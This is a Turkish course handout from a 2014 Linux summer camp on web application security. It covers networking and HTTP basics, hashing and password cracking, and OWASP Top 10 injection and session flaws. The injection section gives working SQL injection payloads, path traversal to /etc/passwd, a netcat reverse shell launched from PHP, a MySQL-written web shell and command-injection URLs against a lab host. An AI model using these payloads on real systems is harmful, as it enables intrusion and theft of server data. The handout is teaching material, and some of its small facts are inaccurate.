LINUX YAZ KAMPI 2014

WEB UYGULAMA GÜVENLİĞİ VE GÜVENLİ KOD GELİŞTİRME KAYNAK BELGESİ

ZİNNUR YEŞİLYURT

EYLÜL 2014

BAŞLANGIÇ

Bu belge ülkemizde web uygulama güvenliği ve güvenliği kod geliştirme hakkaında olmayan Türkçe kaynak sıkıntısı üzerine Linux kullanıcıları derneği tarafından düzenlenen Linux Yaz Kampı 2014 – Web uygulama güvenliği ve Güvenli kod geliştirme öğrencileri tarafından hazırlanmaya başlanmıştır. Kurs sırasında başlayan bu isteği Nuri Akman dillendirmiş ve ilk adımı atmıştır. Kurs sırasında belgenin küçük bir kısmı sınıf tarafından kimin ne kadar emek verdiğini tam ölçemediğim biçimde (Yazmayan var. :) Bilgini paylaş ki çoğalsın arkadaşım. :)) yazılmaya başlanmıştır.

Belge kamp dönüşü ses seda çıkmamasına bakılarak tarafımdan The Beatles'ın “Hey Jude” şarkısı eşliğinde yazılıp github adresimde baştan anlaşıldığı gibi genel kullanıma sunulmuştur. Şu an belgenin en güncel haline: https://github.com/1zinnur9/wGuvenlik_LYK14 adresinden ulaşabilirsiniz. Tecrübelerinizden ve bilgilerinizden eklemek istediklerinizi github üzerinden pull-request'lerinizle bekliyorum. Belge sürekli gelişim ve erişim halinde kalacaktır.

Bana ulaşmak için:

Emailim: zinnuryesilyurt@gmail.com
Github'ım: https://github.com/1zinnur9
Twitter'dan anlık ulaşmak için: https://twitter.com/zinnur92
Blogum: http://1zinnur9.blogspot.com.tr/

Belgeye blogumda ulaşabileceğiniz adres: http://1zinnur9.blogspot.com/2014/09/wuglyk14.html

Umarım birilerine faydalı olur. (^^,)

TEŞEKKÜR

Linux Yaz Kampı 2014'te bizlerle uğraşıp gerçekten bir şeyler öğrenmemizi sağlayan, sabah akşam demeden emek veren, işinden, izninden ve rahatlığından ödün veren eğitmenlerimiz ***Barkın Kılıç***, ***Mehmet Dursun İnce***, ***Süleyman Özarslan*** ve ***Ayşe Bilge Gündüz***'e sonsuz teşekkürler. Aynı zamanda bu güzel organizasyonu düzenleyen ve binlerce istekle, problemle uğraşan ***Linux Kullanıcıları Derneğine***, ***İnternet Kullanıcıları Derneğine***, ***Doruk Fişek***'e, ***Mustafa Akgül***'e, organizasyonda ***emeği geçen herkese, tüm hocalarımıza*** ve bizi eğitim boyunca ağarlayan ***Abant İzzet Baysal Üniversitesine*** çok teşekkür ederiz.

TEMEL WEB BİLGİLERİ

IP (Internet Protocol)

IP nedir? IP bilgisayarların ağ üzerindeki adreslerini ifade eder. Belli bir ağa katılan veya işlem gören her türlü makinaya IP atanabilir. Örn: Tost makinası, buzdolabı.

IP temel anlamda TCP ya da UDP iletişimini sağlar. Ağ üzerinde gönderilecek paketlerin nereye gönderileceği IP ile belirlenir.

IP'nin temel yapısı (IPv4 için) 32 bitten oluşur. Bu 32 bitten oluşan sayıyı 8'li gruplara bölerek 2'lik tabanda çevirme yaparız. Böylece elimizde bulunan IP'leri elde ederiz. (192.168.1.13 gibi)

IP – Ağ Sınıfları

Ön tanımlı 3 tane ağ sınıfı vardır. (A , B, C)
(#FIXME Aslında 5 tane D ve E de var. Ancak onlar tekne gazıntısı. Sonradan eklendiler. Ben de bu bilgiyi sonradan hatırlayıp buraya ekledim Sonradan o sınıfları da ekleyeceğim gibi. Ama normalde internete çıkarken kullanmıyorsunuz onları zaten. Bla bla bla devamı sonra.)

A sınıfı:
- Ağ maskesi 255.0.0.0
- 126 ağ ve ağ başına 16,777,216 Makine adresi düşer.
- İlk 8 bit'in değeri 1 ile 126 arasındadır. Yani 0.x.x.x – 126.x.x.x

B sınıfı:
- Ağ maskesi 255.255.0.0
- 16384 ağ ve ağ başına 65,536 Makine adresi düşer.
- İlk 8 bit'in değeri 128 ile 191 arasındadır. Yani 128.x.x.x – 191.x.x.x

C sınıfı:
- Ağ maskesi 255.255.255.0
- 2,097,152 ağ ve ağ başına 254 Makine adresi düşer.
- İlk 8 bit'in değeri 92 ile 223 arasındadır. Yani 192.x.x.x – 223.x.x.x

LOCAL (LAN) = PRIVATE IP Adresleri:

İnternette kullanılmayan IP adresleridir. Ağın kendi içinde kullanılmak için ayrılmışlardır. Makinalara aşağıda ayrılan bloklardan IP'ler atanır ve tek bir IP üzerinden internete çıkarlar. Gelen paketin hangi bilgisayara geldiği NAT (Natwork Address Translation) tablosundan öğrenilerek iletilmektedir.

A sınıfı : 10.x.x.x
B sınıfı : 172.16.x.x - 172.31.x.x
C sınıfı : 192.168.x.x

AĞ Maskesi (Alt ağ maskesi):

Ağ maskeleri IP üzerinden ağ adresine ulaşabilmek için kullanılır. Genelde IP adresinin yanına slash işareti sonrasında yazılan sayı ile ifade edilir. Örn: 192.168.0.0/16 Alt ağ maskesi ile TCP/IP'de iki cihazın aynı ağda olup olmadıklarını IP adreslerinin ilk basamaklarına bakarak anlayabiliriz. Bu basamağa IP maskesi veya Alt ağ maskesi (IP mask veya Subnet Mask) denir. Mesela alt ağ maskesi 255.255.255.0 ise, ilk 3 basamağı (ilk 24 bit'i) aynı olan iki makine aynı ağdadır. 172.1.0.1 ile 172.1.0.2 aynı ağda, 172.1.1.1 ise başka bir ağdadır.

```
Decimal Notasyon      Binary Notasyon
255.255.255.0         11111111 11111111 11111111 00000000
& 192.168.4.3         11000000 10101000 00000100 00000011
-------------------------------------------------------------------------------
= 192.168.4.0         11000000 10101000 00000100 00000000
```

Önemli: Bir makinenin kendisine konuşması (loopback) için ayrılmış adresler:

127.0.0.0 ile 127.255.255.255 arası adresler (yani maske olarak 255.0.0.0)

Önemli: Ağ üzerindeki ilk IP ağ tanımlayıcısı, son IP ise Broadcast IP'sidir.

(Okulda Bilgisayar Ağları, Bilgi Güvenliği derslerinde IP, TCP, UDP, OSI' konularını kafama kazıyan saygı değer hocam Dr.Kerem Erzurumlu'ya çok teşekkür ederim. - Zinnur Yeşilyurt)

İletişimin Temel Gösterimi:

Backend <----> Sunucu <----> HTTP <----> Browser

>_Backend ayağında yer alan servisler:
* MySQL
* MSSQL
* LDAP
* Active Directory
* Access
* NoSQL

>_Sunucu ayağında yer alan servisler:
* Apache
* IIS
* nginX
* Tomcat

>_HTTP Protokolü Komutları:
**** GET :*** Bir kaynağın gösterimini ister.
**** POST :*** Verilerin sunucu tarafına gönderilmesini sağlar.
**** OPTIONS :*** Sunucunun desteklediği HTTP metotlarının bir listesini döndürür.
**** PUT :*** Bir kaynağın gösterimini yükler.
**** TRACE :*** Alınan isteği döndürür. Bu işlem genellikle hata ayıklama ve ağ yapılandırmasını incelemek için biçilmiş kaftandır. Port taraması için kulanılabilir. Belirtilen kaynağa erişebiliyormuyuz onu kontrol et.

**** CONNECT :*** Güvenlik amaçlı şifreleme tüneli olarak değişebilen bir proxy ile kullanılır. Sunucuya belirtilen kaynağın getirilmesini talep eder.

**** HEAD :*** Tam olarak GET gibi işlem yapmasına rağmen gelen cevapta sadece başlıklar görülür. Bu yöntem kaynakların doğruluğunu sağlamak için idealdir.

Önemli : Eğer bir sistem GET ve POST metodlarına izin vermiyorsa HEAD ile isteği işletme ihtimali vardır.

**** DELETE :*** Bir kaynağı siler.

>_Browser'da kullanılan teknolojiler

* HTML
* Flash
* Javascript
* Applet
* CSS

HTTP Protokolünde istek formatı:

[METHOD] [path] [/HTTP/1.0 veya 1.1]

Komutun çalışabilmesi için 2 adet ENTER (new line) olması gerekir. Bunu test anında yazarken \n\r ile ifade ederek de kullanılabilir.

Örnek:

telnet -v 10.0.0.1 80
GET / HTTP/1.0
enter
enter
(Sonuç ekrana görüntülenecektir.)

Telnet yerine aynı zamanda bu istek netcat komutu ile de yapılabilir.

Örneğin:

#nc- v 10.0.0.1 80
GET / HTTP/1.1
enter
enter
(Sonuç ekrana görüntülenecektir.)

HTTP Return Codes:

1xx ailesi --> Bilgilendirmeyi ifade eder. 100 = Continue, 101 = Anahtarlama gibi.
2xx ailesi --> Başarıyı ifade ederler. 200 Herşey Yolunda (OK)
3xx ailesi --> Yönlendirmeler için kullanılır. 301, 302 İçeriğin yerinin değişmesi durumunda yönlendirme için kullanılır. 301 cevabı içeriğin kalıcı şekilde, 302 cevabı ise geçici olarak yer değiştirdiğine işaret eder. 301 kodu aynı zamanda server birden fazla alanı barındırıyorsa isteği anlamadığı için bu hatayı verir. 301 ve 302 hata kodlarını Google gibi arama motorlarında bulunan linklerin hit sayısı düşmemesi için kullanılır. Google analizlerinde bu hata kodlarından yola çıkarak index'leme işlevini devam ettirir
4xx ailesi --> Sorun bende(Server) değil sende(Client) dostum. 404, 403 bu ailenin fertleridir. Client kaynaklı hataları sembolize ederler.
5xx ailesi --> Sorun sende(Client) değil bende(Server)500 Sunucu tarafında hata oluştu, Sunucu kaynaklı hatalar

FAYDALI EKLENTİLER:

Chrome için: RESTClient
Firefox için: Live Http Headers, HackBar, Developer Tools, Cookie Manager,RESTClient,Tamper Data

APACHE WEBDAV:

Apache üzerinde GET, POST, PUT VE DELETE gibi komutları çalıştırılabilmek istersek şu şekilde bir tanım yapmamız gerekir:

#vi /etc/apache2/sites-enabled/000-default (Config için directory)

#cat /etc/apache2/mods-available (Mevcut olanları görüntülemek için komut) altındaki dav ile başlayan dosyaların hepsini mode-enabled altına kopyala ya da ln -s ile softlink yap.

```
<location /method>
        Dav On
</location>
```

Böylece, WebDav ile FTP'yi HTTP protokolü üzerinden yapabiliriz.

Linux Dosya Sisteminde Link Vermek:

sky@geronimo/~$ ln -s KaynakDosyaPath HedefPath

Örneğin;

sky@geronimo/~$ ln-s /etc/apache2/mods-available/dav.load /etc/apache2/mods-enabled

Böylece, kaynak dosya hedefPath içine kopyalanmış gibi işlem yapılır.

Yani örneğin,

sky@geronimo/~$ cp etc/apache2/mods-available/dav.load /etc/apache2/mods-enabled

Link dosyasını silmek için:

sky@geronimo/~$ rm HedefPath

Eğer Linux ailesine yabancı iseniz Softlink ve Hardlink keywordleri size yardımcı olacaktır. Bunu windows üzerinde kısayol oluşturmak olarak da düşünebilirsiniz.

URL'in İncelenmesi:

http://www.linux.org/index.php?kelime=kitap

http: Protokol
www: subdomain
linux.org: domain
index.php: request (PATH)
kelime=kitap : gönderilen parametre, (query string)
index.php?kelime=kitap; kısmı sunucuyla ilgili kısımdır.

Değişkenleri URL'e yazdığımız için bu bir HTTP GET requesttir. Ancak URL kısmına yazılabilecek data uzunluğu snırlı olduğu için, ilgili web sayfasına POST talebi gönderilip, veri BODY kısmında gönderilir.

WEB UYGULAMA GÜVENLİĞİ VE GÜVENLİ KOD GELİŞTİRME

Web Application Security Engineer:

* Programlama dili bilmeli
* Veritabanı bilmeli
* Sunucu konfigurasyonu bilmeli
* Linux bilmeli

Takip Edilmesi Tavsiye Edilen Web Siteleri:

* pinterest
* highscability.com
* mongodb (Big Data)
* owasp.com

WEB SUNUCU TARAFINDA LOGLAMA

Web sunucuları tarafında erişim loglarını görüntülemek için aşağıdaki komut kullanılır. Bu komut ile son 10 access log görüntülenir. Burada dikkat edilmesi gereken, COOKIE bilgisi header da gittiği için admin bu bilgiyi access.log ta göremez. JSESSIONID bilgisi ise access.log ta görünür.

```
sky@geronimo/~$ tail -f /var/log/apache2/access.log
```

HTTP session takibi yapabilen bir protokol değildir. Onun için çerezler ile yada session id ler ile oturumları denetler.

Not: *tail* komutu Linux'da istediğiniz dosyanın son satırlarını canlı bir şekilde terminalden görüntüler.

HTTP HEADER PARAMETRELERİ

X-Webkit-CSP : Kullanıcı tarafında veri güvenliği sağlanması noktasında işe yarar.
CSP-Report: CSP ile yakalanan güvenlik ihlallerinin raporlanmasını sağlar.
INPUT

Wireshark: Ağ hareketlerini (ağ üzerindeki tcp paketlerini) izlemek için kullanılan faydalı bir programdır.

Tavsiye Edilen Plugin:

Firefox, Live HTTP Headers
Firefox, Modify Headers

Testlerde Kullanılabilecek Faydalı Programlar:

ZAP Proxy (owasp.org)
Burp Suite (portswigger.com)

KRİPTOLOJİ

Enconding:
* Key(Anahtar) yok.
* Örnek: Base 64

Hashing:
* Geri dönülemez
* Key olabilir
* Örnek: MD5, SHA1, SHA 256
* MAC için anahtar var

Encryption:
* Anahtar gerekir.
* Anahtar bir ya da birden çok olabilir.
* Anahtarın uzunluğu güvenlik düzeyiyle doğru orantılıdır.
* Amaç, açık metne saldırganın ulaşmasını engellemektir.
*2 şekilde yapılabilir: Simetrik ve Asimetrik

Simetrik Şifreleme:
* 2 alt türü vardır: Konvansiyonel ve Modern Yöntemler

Konvansiyonel Yöntem:
- Genelde "Önceden Paylaşımlı Anahtar" (Pre-Shared Key) ile çalışılır.
- Örnek: DES, IDEA, BlowFish, RC5, CAST

Modern Yöntem:
- Açık anahtar yöntemi olarak da bilinir.
- Açık-Gizli anahtar çiftiyle beraber kullanılır.
- Örnek: RSA, Diffie, ECC
- Veri 2 şekilde şifrelenebilir,
– Gizli anahtar ile,
– Açık anahtar ile
Gizli anahtar ile şifrelendi ise açık anahtar ile,
Açık anahtar ile şifrelendi ise gizli anahtar ile çözülebilir.
- Gizli anahtar ile şifreleme kimlik onaylama için kullanılır.
Bir mesajdan özet çıkartılır,
Özet gizli anahtar ile şifrelenir,
Alıcı mesajın özetini tekrar çıkartır,
Açık anahar ile gelen özeti çözer,
Çözülen anahtar ile gelen anahtar aynı ise kimlik doğrulanmış olur.
- Açık anahtar ile şifreleme güvenli iletişim için kullanılır.
- Kullanıcının açık anahtarıyla şifrelenen veri yanlızca o kullanıcı tarafından çözülebilir.
- Örneğin Banka vs..lerde kullanılan SSL modern yöntemlere girer.

Asimetrik Şifreleme:
- Veri bir anahtar ile şifrelenir.
- Kullanıcı parolası gibi mekanizmalarda kullanılır.
- Örnek: Unix Crypt, Windows Crypt

Unix Crypt:
56 bit şifrelemele yapar,
Anahtar olarak 2 harf kullanır;
– "ab", "1B", "/c" gibi...
crypt("armut","ab")= "abgQgKUl1Kvnw"
crypt("armut","ac")= "ac6FemVd5McS6"

ŞİFRE KIRMA:

HashCat adlı program ile BrutForce tekniği kullanılarak şifre kırma işlemi yapılabilir. Bu program Ekran Kartı işlemcisini GPU olarak kullanır. Bu şekilde 25 adet GPU bir makineye bağlanmak suretiyle 348 Milyar/saniye deneme hızına ulaşılmıştır.

Nvidia GeForce serisi ekran kartlarının şifre kırmak için CUDA gibi ek özellikleri bulunmaktadır.
Bakınız: http://www.nvidia.com.tr/object/cuda-parallel-computing-tr.html

Brut Force tekniği ile MD5 şifresi kırmak için şunlar kullanılabilir:
* hashcat.net
* openwall.com/john

Sınıfta yaptığımız uygulamada ortalama bir dizüstü üzerinde hashcat programı 565 Milyon/saniye hızla deneme yaptığını gördük.

OWASP TOP 10 2013

Kaynak: https://www.owasp.org/index.php/Top_10_2013-Table_of_Contents

A1-Injection

A2-Broken Authentication and Session Management

A3-Cross-Site Scripting (XSS)

A4-Insecure Direct Object References

A5-Security Misconfiguration

A6-Sensitive Data Exposure

A7-Missing Function Level Access Control

A8-Cross-Site Request Forgery (CSRF)

A9-Using Components with Known Vulnerabilities

A10-Unvalidated Redirects and Forwards

A1-Injection

Injection saldırısının SQL injection, Code injection, UDF injection, XML injection çok çeşidi var. Biz burada en çok kullanılan SQL injection ve Code injection'dan bahsedeceğiz. Diğerlerine OWASP'ın sitesinden de ulaşabilirsiniz. Injection'ın TDK tarafından çevrilen anlamı sokuşturma olduğundan durum basit olarak şöyle: manipüle edebileceğin kod alanı gördüğünde araya kod sokuştur, sql alanı gördüğünde araya sql sokuştur.

1-) SQL Injection

SQLi (SQL Injections) Çeşitleri:
**** Union Based :*** Kolon sayısının “union” ile bulunmasıyla başlanıp sorgunun derinleştirilmesidir. 2 farklı select sorgusunun "union" ile birleştirildiğinde çıktı verebilmesi için eşit sayıda kolon sayısına sahip olmalı. Durumun kod üzerinde nasıl geliştiğini görmek için basit bir kod bloğunu inceleyelim:

```
<?php
    $id = $_POST["catid"];

    $q = "select * from haber where id=".$id;

    $ret = mysql_query($q);
?>
```

Input'umuz POST methoduyla kullanıcıdan alınan catid değeridir. catid değeri kodun aşağısına inilince sql sorgusunun içine gittiği görülmektedir. O halde catid değişkenin değerine yazdığımız ifade ile SQL sorgusunu manipüle edebiliriz. Örnek olarak da catid içerisine şunu yazabiliriz:

(Tabii denemeler ile kaç kolon olduğunu bulduktan sonra)

union select isim, sayi from users

Burada temel durum arka taraftaki select ile işlev gören sorgunun yazpısının neyi ekrana döktüğünü, nasıl döktüğünü izleyerek manipüle edecek query'i buna göre oluşturmaktır.
**** Blind Based (Adam Asmaca gibi :)):*** Deneme – yanılma methoduyla veritabanından gelen cevaba göre şekillenen SQLi çeşididir. Örneğin “substring” kullanılarak yapılabilir.

Sql injection'da önemli olan kullanıcıdan alınan verinin sorgunun neresine gittiğidir.

*“select * from X where catid=5 and topicid='$id' group by ....”*

Burada kırmızıyla belirttiğim id değişkenin değerini union ile manipüle edemeyiz. Çünkü group by ifadesi sql syntax'ından dolayı hata verecektir! Önemli olan burada araya girerek yazdığımız yeni sorgunun çalışmasıdır. Buradaki örnekte şöyle bir yol izleyebiliriz:

topicid='3' and '1'='2' Buraya önce 2 yazıyoruz ki sonuç dönmediği haliyle burada sqli olduğunu anlıyoruz. Sonrasında topicid='3' and '1'='1' ile çatır çutur sqli zafiyetini sömürebiliriz. Burada farkedildiği gibi sqli incelemesinde başta union sqli gibi belirli bir durum yok her şey tamamen tahmini ve körlemesine işliyor.

Peki burada 1 yazdık, 2 yazdık da ne oldu? Şimdilik sadece zafiyet tespiti yaptık. Şimdi o zafiyeti sömüreceğiz. Peki bu kadar körlemesine giderken bunu nasıl yapacağız? Tabii ki en başta da söylediğimiz gibi substring kullanacağız. Örneğin yukarıda *and* kelimesinden sonra '1'='2' gibi ifadelerle devam ettik burada devam edebildiğimiz nokta and kelimesinden sonrası olduğu için buraya substring ile devam edeceğiz.

And substring[(select @@version), 1, 1]=5
Burada kast edilen sayfa sonuç dönerse arkadaki veritabanı mysql'in versiyon 5'ini kullanıyor demektir. Dönmezse 6 diyerek yolumuza devam ediyoruz.

Veritabanının sayıyla olan versiyon kısmını bu yöntemle çok rahat edinebiliriz. Ancak harfli olan kısımlar için küçük bir fonksiyon ekleyeceğiz: ASCII

And ascii(substring[(select @@version), 2, 1])=97

Not!: Versiyon isimleri küçük harfle yazıldığından küçük harf kontrolleri yazpınız. Yani ASCII tabloda küçük harfler bölümünden başlayınız. Yoksa çok işiniz var.

Burada zafiyeti sömürmek için versiyon isminden ziyade tablo isimleri, kullanıcı parolaları vs.. gibi şeyleri kontrol ederek alabilirsiniz.

**** Time Based :*** Eğer output yoksa, sleep fonksiyonunu kullanarak elimizdeki query sokuşturmalarının çalışıp çalışmadıklarını veritabanının sleep ile versiğimiz zaman değeri kadar geç cevapla dönmesinden anlarız. Dönen işe yarar bir şey yoktur ancak bizim sqli olduğunu anlayabilmemizin sebebi sorguda sleep gönderdiğimizde veritabanının mışıl mışıl uyumasıdır.

**** Error Based :*** Veritabanına “ veya ' vs.. gibi hata vermesini sağlayacak girdiler yollayarak Syntax Errror verdirtip değişkenleri kullanılışları, verdiği hataya göre veritabanını anlayarak zafiyeti sömürme biçimidir.

Google'da "SQL Injection Wiki" aratılırsa injection için tüm veritabanlarında hangi yöntemler kullanıldığı görebiliriz.

SQLi var mı yok mu için basit test:
www.sky.com/index.php?xxx=6
www.sky.com/index.php?xxx=7-1
veya
www.sky.com/index.php?xxx=6 and 1=1
www.sky.com/index.php?xxx=6 and 1=2

Eğer URL'de bu gibi ifadeler yazdığımızda ekrana sonuç alabiliyorsak bu, SQL açığının varlığını gösterir.

SQL Injection'dan korunma yöntemleri:

Kodlama sırasında veritabanıyla olacak iletişim kullanılan dil üzerindeki “*Prepared Statement*” yapılarıyla yapılmalıdır. Veya basitçe ORM kullanımıyla da çözülebilir. Zaten ORM de taban olarak Prepared Statement kullanır.

Örneğin PHP dilinde PDO ile Prepared Statement oluşturabilirsiniz. Eğer bilmiyorsanız kullandığınız dildeki Prepared Statement kodlamayı öğrenmelisiniz.

Bu biçimdeki kodlama uygulamanızı SQLi saldırılarına karşı %100 koruyacaktır.

SQL injection'la ilgili uygulama detayları:

(Linux'da TR klavyeye geçmek için komut satırında yazılması gereken kod: *~$ loadkeys trq)*

(Orjinal klavye düzenine dönmek için: *~$ loadkeys us)*

(Linux'da komut satırından IP öğrenme komutu: *~$ ifconfig)*

(Linux'da komut satırında root yetkisinde komut çalıştırmak için: *~$ sudo komut*
Not: Her çalıştırma sonrasında root şifresinin girilmesini ister.)

(Linux Komut satırından her bir komutun ROOT kullanıcısı yetkisinde çalıştırılabilmesi ve her defasında root şifresi istememesi için kullanılacak komut: *~$ sudo su)*

URL Encoding için bazı önemli karakterler:

%00 Null Byte	%09 Tab Karakteri
%20 Space karakteri	%0A New Line
%0D Carrige Return	%27 ' (Tek Tırnak)
%22 " (Çift Tırnak)	%28 (
%29)	%2F -
%3D =	%08 \
%23 #	%26 &
%2B +	

Önemli:
PHP'de parametre girişine NULL BYTE (%00) karakteri girildiğinde bu karakterden sonraki komutlar PHP tarafından yorumlanmaz.

Örnek:
xxxx.com/resimgoster.php?resimadi
Dikkat edilirse, dosya uzantırı (.jpg) program içinde eklenerek kullanıyor. Bu URL'i kırmak için:
xxxx.com/resimgoster.php?../../../../ect/passwd%00 şeklinde bir manipülasyon kullanabiliriz.

(Linux Terminalde renkleri düzenleyebilmek için: ~$ setterm -background white -foreground black)

*** Linux'ta genel olarak web server şu dizinden hizmet verir: /var/www/

Dosya Include Etme:
Bir çok web sitesi bir dosyayı include eder ve sayfayı bu şekilde oluşturur.
Örnek: xxx.com/modul=iletisim.php

Bu gibi bir sitede ../.././etc/passwd gibi bir komut ile sistemden dosya alabilmek mümkün olur. Bir çok durumda ise ".php" gibi dosya uzantısı URL'den istenmez. Bu gibi durumlarda (php için) dosya adından sonra konulacak %00 (null byte) ile uzantı kısmının php tarafından yorumlanmaması sağlanabilir.

include edilecek dosya adındaki bir karakter nedeniyle engele takılıyorsak, asciitohex.com gibi bir site yardımı ile dosya adının HEX karşılığını alıp kullanabilirz.
Örnek: xxx.com/modul=0x2162632e747874 ---> abc.txt

İçeri dosya bırakmak suretiyle veya içerde php komutu çalıştırarak siteye shell bağlantısı kurabilmek mümkündür.

Örnek:
Önce kendi bilgisayarımızda şu komutu gireriz:
nc -l -p 444
Böylece nc programının 444 nolu porttan dinleme başlatmasını sağlamış oluruz.

Ardıdan, ele geçirmek istediğimiz sisteme şu komutu çalıştırırız:
<?php exec("nc BizimIPAdresimiz 444 -e /bin/bash"); ?>

Bu komut çalıştığında ise, bizim bilgisayar ile ele geçirmek istedğimiz bilfisayar arasında nc bağlantısı kurulmuştur. Artık sisteme bağlıyız, istediğimizi yapabiliriz :)

Bu noktadan sonra bizim bilgisayarımızdaki nc ekranından "ls" komutu verdiğimizde karşı sistemdeki dosyaları listeleyebiliriz.

MySQL kullanıcısına dosya okuma/yazma konusunda yetki vermek için:

```
mysql -u root
use mysql;
grant file on *.* to 'username'@'localhost';
flush privileges;
quit
```

MySQL'de SQLi yaparken kullanılabilecekler:

```
select @@version
select user()
selet database()
select load_file('/etc/passwd')
```

select <?php exec($_GET['cmd']); ?> into outfile './attack.php'
Bu komut ile attack.php adlı dosya aktif klasör içinde oluşturulur.

Böylece URL'den şu şekilde çağrılarak kullanılabilir:
xxx.com/attack.php?cmd=ls

MySQL'deki Tablo Adlarını Almak İçin:
SELECT TABLE_SCHEMA, TABLE_NAME FROM information_schema.TABLES

MySQL'deki tabloların kolon adlarını almak için:
SELECT TABLE_SCHEMA, TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS

2-) Code Injection

Burada sql injection gibi query değil de direkt sistemde çalışacak kodları sokuşturacağız. Örnek üzerinden gitmek gerekirse:

order=id);}system(“ls”);%23

Maviyle işarteledığim kısımda 2 parametre istiyor. 2.parametre için kırmızıyla yazdığım kısmı vermiş oluyoruz. Ana mantık sql injection ile aynı. Yani bi şeyler yazabileceğin, değiştirebileceğin bir yer varsa ister kod ister query olsun. Oraya o kodu inject edeceksin ve çalışacak. (^^,)

Bunu html kodlarında çok rahat bir şekilde kullanabilirsin. Kullanıcıdan alınan input kısmına CTRL+u ile sayfa kaynağını açıp input'un geldiği yerden gerisini tamamlar biçimde (kapama tag'leri) yazıp içine javascript sokarak sistemden shell alabilirsin.

Tabii shell aldıktan sonra şunlar işine yarayabilir:

LINUX KOMUTU
nc içinde echo kullanırken:
nc -e : newline verir
nc -n : newline vermez
whoami : Kullanıcı adını verir
cat filepath : dosya içeriğini ekrana görüntüler

Linux Komut Satırı Kullanımı:

komut1 && komut2 : 1.komut başarılı olursa 2.komutu çalışırır.
komut1 & komut2 : 1.komutu arka planda çalıştırmaya başlar o devam ederken 2.komutu işler.
komut1 ; komut2 : 1.komut bitince 2komutu çalıştırır.
komut1 || komut2 : ilk komut basarısız olursa ikinci komutu çalıştırır.
komut1 | komut2 : ilk komutun çıktısını ikinci komuta girdi olarak gönderir.

Command Line Injection yakalanması durumunda ";" karakteri ile birçok komutu peş peşe çalıştırabilmek mümkün olur.

URL'den girilen parametreyi istediğimiz yerde sonlandırabilmek için Null Byte (%00) karakteri kullanılabilir.

Önemli Not!: Code injectionSql injection farkında sql injection veritabanında çalışır code injection kod satırında çalışır.

Örnekler:

http://192.168.44.130/codeexec/example1.php?name=jfsjnfsnj%22.system(%27ls%27);%23
http://192.168.44.130/commandexec/example1.php?ip=127.0.0.1;ls
http://192.168.44.130/commandexec/example1.php?ip=127.0.0.1%26cat/etc/passwd
http://192.168.44.130/commandexec/example1.php?ip=www.google.com;cat%20/etc/passwd
http://192.168.44.130/commandexec/example1.php?ip=;ls%20../../../../../*
http://192.168.44.130/commandexec/example1.php?ip=;mkdir%20hacked
http://192.168.44.130/commandexec/example2.php?ip=127.0.0.1%0Als

ZAP Proxy İle Gönderilecek Veriyi Manüpüle Etme:
 * ZAP Proxy açılır (çalıştırılır)
 * FireFox'da şu işlem yapılır: Araçlar | Seçenekler | Gelişmiş | Ağ | Ayarlar | Vekil Suncuyu Elle Ayarla (İşaretli olacak) 127.0.0.1 ve port 8080 sonra da altındaki kutucuğu işaretle (Tüm kuraller için bu vekili kullan)
 * File Upload yapacak sayfa çağrılır
 * ZAP Proxy'de giden trafik durdurulur. (sağa bakan yeşil ok düğmesine tıklanır)
 * File Upload sayfasındaki gönder düğmesine basılır.
 * ZAP'a geçilir. Break tabının aktif olduğu görülür. dosya adı ve içeriğini istediğimiz gibi manüpüle ederiz ve PLAY düğmesine basarız.


ÖNEMLİ: dosya adının doayadı.php.abc gibi olması durumunda apache, tanımadığı .abc uzantısını reddeder ve dosyayı php dosyası gibi görerek çalıştırır.

A2-Broken Authentication and Session Management

Bu zafiyetin 2 yönü vardır:

1-) Session Fixation (Oturum sabitleme)

1-) Hacker web sitesini açar.
2-) Uzun ve tahmin edilemez Session ID'sini ve Cookie değerini alır.
3-) Hacker aldığı session bilgileri olan login sayfasını kurbana gönderir.
4-) Kurban her şeyden habersiz ve masumca sisteme doğru kullanıcı adı ve parola ile giriş yapar. Böylece Hacker'dan gelen Cookie değerini yetkilendirmiş olur.
5-) Kurban giriş yaptıktan sonra hain Hacker tarayıcısında olan Cookie değeri ile giriş yaptığında artık yetkileri vardır ve hesap tamamen elindedir.



2-) Session Prediction(Tahmin edilebilir oturum)

Tahmin edilebilme olasılığı yüksek olan session idlerinin atanması ile oluşan zafiyet türüdür. ID tahmin edildikten sonrası Session Fixation ile aynı yapıda çalışmaktadır.

Broken Authentication and Session Management zafiyetinin en büyük zarara uğratabileceği yerler banka, e-ticaret vb... sitelerdir. Bu sitelerde para akışı döndüğü için ciddi zararlar söz konusudur. Bu zafiyet bankaların sitelerinde pek görülmez.

Örnek olarak şu resmi inceleyebilirsiniz: http://bit.ly/XA5h4X

Broken Authentication and Session Management Saldırılarından Korunma Yöntemi:

